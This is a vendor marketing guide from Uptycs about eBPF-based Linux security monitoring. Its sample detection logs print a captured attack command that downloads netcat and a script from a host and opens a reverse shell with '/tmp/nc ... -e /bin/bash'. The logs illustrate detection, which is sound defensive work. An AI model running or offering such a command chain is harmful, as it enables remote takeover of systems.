Guide

Revolutionizing Linux Security with eBPF: Why Visibility, Compatibility, and Performance Matter More Than Ever

uptycs

Table of Contents

Executive Summary

eBPF is transforming how security teams monitor and protect Linux systems by enabling safe, high-performance observability directly within the kernel.

From containerized microservices to high-performance compute clusters and AI workloads, modern Linux environments are the backbone of today's cloud-native infrastructure. But legacy security approaches weren't built for this reality.

Tracking process, file, and network activity is essential to detecting malicious behavior and assessing software risk. However, traditional tools like kernel modules and the Audit system lack the context, speed, and flexibility today's teams need.

eBPF (extended Berkeley Packet Filter) is transforming how security teams monitor and protect Linux systems by enabling safe, high-performance observability directly within the kernel.

This paper explores how Uptycs leverages eBPF to deliver powerful telemetry, deep container and runtime context, and broad compatibility, across all major Linux distributions and architectures. We'll show how Uptycs goes beyond visibility to help teams prioritize risk, accelerate response, and deploy without compromise – no matter how complex your environment.

The Critical Need for Advanced Linux Endpoint Security

Linux powers everything from modern cloud infrastructure and containers to high-performance compute clusters and AI workloads, making it an increasingly attractive target for attackers.

The Modern Threat Landscape

Linux powers everything from modern cloud infrastructure and containers to high-performance compute clusters and AI workloads, making it an increasingly attractive target for attackers. Security teams face mounting challenges, including:

- **Container proliferation:** Ephemeral workloads create blind spots in traditional security monitoring
- **Supply chain attacks:** Malicious code hidden in dependencies and container images
- **Living-off-the-land techniques:** Attackers using legitimate tools to evade detection
- **Zero-day exploits:** Vulnerabilities discovered and weaponized before patches are available
- **AI infrastructure targeting:** Growing attacks on GPU-enabled systems and ML pipelines

Why Traditional Approaches Fall Short

Legacy Linux security mechanisms weren't built for today's cloud-native, performance-sensitive, and highly dynamic environments. Conventional tools like kernel modules and the Audit subsystem impose limitations that modern enterprises can't afford:

Kernel Modules:


- Risk system stability with potential crashes
- Require constant updates for new kernel versions
- Create performance bottlenecks under high load
- Lack portability across distributions and architectures

Audit System:

- Offers limited insight into process lineage and system context
- Generates noisy, hard-to-action log data

- Slows down systems with heavy logging operations
- Cannot detect modern attack techniques, including io_uring-based exploits

Simply put, traditional tools fail to deliver the context, performance, and adaptability needed to secure Linux environments at scale.



eBPF: A Revolutionary Approach to Linux Security

> **eBPF fundamentally changes how security tools interact with the Linux kernel, unlocking powerful new capabilities for defenders.**

eBPF (extended Berkeley Packet Filter) fundamentally changes how security tools interact with the Linux kernel, without the fragility or performance cost of traditional approaches. It allows verified programs to safely run in kernel space, unlocking powerful new capabilities for defenders.

- **Deep visibility:** Inspect system calls, network traffic, file activity, and process behavior in real time
- **Safety guarantees:** eBPF programs are verified before execution, eliminating the risk of kernel crashes
- **High performance:** In-kernel filtering and processing dramatically reduce telemetry overhead
- **Portability:** Write once, run across nearly any modern kernel version, from legacy enterprise systems to the latest distributions

For security teams, this means finally having the visibility needed to detect sophisticated attacks without compromising system stability or performance.

The Uptycs Advantage: eBPF Security Redefined

Uptycs delivers the depth, maturity, and enterprise-readiness that modern security teams need.


While many vendors market eBPF-based solutions, Uptycs delivers the depth, maturity, and enterprise-readiness that modern security teams need. Our eBPF implementation is a core part of how we deliver powerful, scalable protection, and we differentiate across four critical pillars:


1. Deep Context That Drives Actionable Intelligence

See Beyond the Surface

Uptycs enriches every piece of telemetry with critical context that transforms raw data into actionable intelligence:

- **Complete Process Lineage:** Reconstruct every process tree—see not just what ran, but what led to it.
- **Container Intelligence:** Map events to containers, images, and even the exact Dockerfile instruction.
- **Runtime Vulnerability Context:** Know which vulnerabilities are exploitable by detecting:
  - Active network connections to exposed services
  - Loaded libraries containing known CVEs
  - Execution of vulnerable code paths in real time





```
06/25/2025 06:58:58.799 (UTC)   root   T1059.004 - UNIX SHELL - LINUX
sh -c curl -s -o /tmp/nc http://192.168.1.190:4000/nc; curl -s -o /tmp/lateral_att
ack.py http://192.168.1.190:4000/lateral_attack.py; chmod +x /tmp/nc; /tmp/nc 192.
168.1.190 4444 -e /bin/bash
```

Java process spawning local shell inside container

Path: /bin/dash

```
06/25/2025 06:58:58.810 (UTC)   root   T1105 - INGRESS TOOL TRANSFER - LINUX
curl -s -o /tmp/nc http://192.168.1.190:4000/nc
```

Curl utility executed to download file in tmp directory

Path: /usr/bin/curl

```
06/25/2025 06:58:58.824 (UTC)   root   T1105 - INGRESS TOOL TRANSFER - LINUX
curl -s -o /tmp/lateral_attack.py http://192.168.1.190:4000/lateral_attack.py
```

Curl utility executed to download file in tmp directory

Path: /usr/bin/curl

```
06/25/2025 06:58:58.838 (UTC)   root   T1059.004 - UNIX SHELL - LINUX
/tmp/nc 192.168.1.190 4444 -e /bin/bash
```

Netcat in container attempting remote code execution

Java process spawning local shell inside container - T1059.004 - Unix Shell - Linux

Code:
ATTACK_EXECUTION_T1059.004_LINUX_JAVA_SPAWN_SHELL_CONTAINER

root

06/25/2025 06:58:58.799 (UTC)

```
sh -c curl -s -o /tmp/nc http://192.16
8.1.190:4000/nc; curl -s -o /tmp/later
al_attack.py http://192.168.1.190:400
0/lateral_attack.py; chmod +x /tmp/nc;
/tmp/nc 192.168.1.190 4444 -e /bin/bas
h
```

AI Workload Protection

As organizations adopt AI/ML infrastructure, Uptycs delivers specialized protections for GPU-intensive environments:

- Detect unauthorized GPU usage and crypto mining
- Monitor AI-specific package managers like conda, pip, and homebrew
- Track model access and data movement to prevent exfiltration
- Baseline legitimate GPU activity to flag anomalies early

Focus on What Matters

By understanding the full context of your environment, Uptycs helps you:

- Prioritize vulnerabilities based on exposure, not theoretical severity
- Reduce alert fatigue by filtering out noise
- Accelerate incident response with complete kill chain visibility, from exploit to execution

2. Universal Compatibility Without Compromise

One Binary to Secure Them All

Uptycs offers unmatched compatibility with the broadest kernel and hardware support in the industry. Our single lightweight binary works across virtually every Linux distribution and hardware platform – no special builds, no reduced functionality.

- **Full Kernel Coverage:** Supports everything from legacy RHEL 7 (kernel 3.10) to the latest upstream kernels
- **Pre-CORE Ready:** Built before "Compile Once Run Everywhere" was mainstream; doesn't require BTF or modern kernel features
- **Custom Kernel Support:** Cloud-based memory layout updates let us quickly onboard your custom kernel, even in air-gapped environments

Multi-Architecture Leadership

While competitors struggle with x86_64 compatibility alone, Uptycs provides native support for:

- Intel and AMD processors
- ARM64 (Amazon Graviton, NVIDIA DGX)

- IBM POWER systems
- IBM s390x (Linux on Z, LinuxONE)

This means complete and consistent protection across your hybrid infrastructure, from developer laptops to mainframes, edge nodes to HPC clusters.

> **Uptycs minimizes performance overhead without sacrificing visibility, ensuring security at scale without taxing your systems.**

3. Performance That Scales with Your Business

In-Kernel Intelligence

Uptycs minimizes performance overhead without sacrificing visibility. Our eBPF-based sensor performs real-time filtering and deduplication directly in the kernel, ensuring security at scale without taxing your systems:

- Up to 95% reduction in telemetry volume before data ever exits the kernel
- Smart event correlation removes duplicates and surfaces only what matters
- Customizable policy controls allow teams to focus on relevant events

Advanced Threat Detection

We're the only eBPF solution addressing modern attack vectors:

- **io_uring Detection:** Monitor high-performance I/O operations that bypass traditional security hooks
- **eBPF-aware Protection:** Detect malicious eBPF programs attempting to hide from security tools
- **Container Escape Detection:** Identify breakout attempts in real-time

Resource Management

Deploy confidently on systems from tiny containers to massive HPC clusters:

- Configurable soft and hard resource limits on CPU and memory
- Dynamic prioritization of telemetry to preserve performance under pressure
- Intelligent sampling for large-scale clusters; run compliance and vuln scans on representative hosts only

Zero-Impact Options

For ultra-sensitive workloads:


- Snapshot-based scanning of volumes, images, or containers – no agent required
- Container registry scanning before workloads ever reach production
- API-driven configuration assessments for cloud-native and hybrid architectures

4. Enterprise Security Platform Integration

Beyond Linux Protection

Uptycs eBPF capabilities are part of a comprehensive security platform:


- **Unified Data Model:** Consistent telemetry across Linux, Windows, macOS, and AIX
- **Cloud-Native Integration: C**orrelate endpoint activity with Kubernetes and cloud configurations
- **Full Kill Chain Visibility:** Track attacks from initial compromise through lateral movement and data exfiltration



DevSecOps Integration

Connect security across your development pipeline:

- CI/CD integration for shift-left security
- Container registry scanning
- Source code repository monitoring
- Developer workstation protection


CON-001: fix dockerfile
CON-002: update ngserver script
2
PR
Uptycs/image_provenance_demo
qa-pipelines › supply_chain_qa #184
jfrog-test
1
GCP Instance
3
Kubernetes
1
Azure VM
1
EC2 Instance

> **Uptycs eBPF capabilities are part of a comprehensive security platform, delivering full kill chain visibility across diverse environments.**

Our Competitive Differentiation

Capability	Uptycs	Traditional EPP	Other eBPF Solutions
Kernel Support	3.10+ (all versions)	Limited versions	4.18+ typically
Architecture Support	x86, ARM64, POWER, s390x	x86 only	x86, limited ARM64
Container Context	Full lineage + build info	Basic detection	Container ID only
io_uring Detection	✓	✗	✗
In-kernel Filtering	✓	✗	Limited
Custom Kernel Support	Cloud-updated	Manual patches	Not supported
Resource Controls	Dynamic with priorities	Fixed limits	Basic throttling

Getting Started with Uptycs

Deploying Uptycs eBPF-powered security is straightforward:

1. **Single Binary Deployment:** One sensor works across your entire Linux fleet
2. **Automatic Configuration:** Smart defaults with customization options
3. **Immediate Value:** See security insights within minutes of deployment
4. **Seamless Integration:** Connect with your existing SIEM, SOAR, and ticketing systems


Rethinking Linux Security for Modern Infrastructure

By building on eBPF, we offer deep, real-time insight into workload behavior without compromising stability or speed.

As Linux continues to underpin critical infrastructure – from cloud workloads and containers to AI and HPC environments – traditional security approaches are no longer sufficient. Kernel modules and legacy audit frameworks fall short on context, compatibility, and performance.

Uptycs takes a fundamentally different approach. By building on eBPF, we offer deep, real-time insight into workload behavior without compromising stability or speed. Our platform delivers consistent protection across diverse environments, supports modern development and runtime architectures, and scales to meet the needs of enterprises with complex infrastructure.

Security teams need clarity, efficiency, and coverage they can trust. With Uptycs, they gain the visibility and control to act decisively, reduce noise, and focus on real risk – without the overhead.



uptycs

Uptycs is dedicated to leading security innovations in hybrid cloud environments, ensuring robust protection and enabling our customers to innovate safely and efficiently. Included in the 2024 CNAPP Market Guide, Uptycs provides comprehensive security solutions that bridge the gap from code to cloud. Our platform excels in Cloud Workload Protection (CWPP), Vulnerability Management, Cloud Security Posture Management (CSPM), Detection & Response, Software Pipeline Security, XDR, and Risk & Compliance. Trusted by leading enterprises like PayPal and Comcast, Uptycs transforms potential vulnerabilities into fortified security, ensuring your digital environments are safeguarded from development through runtime.

Secure Everything from Dev to Runtime

Learn more at Uptycs.com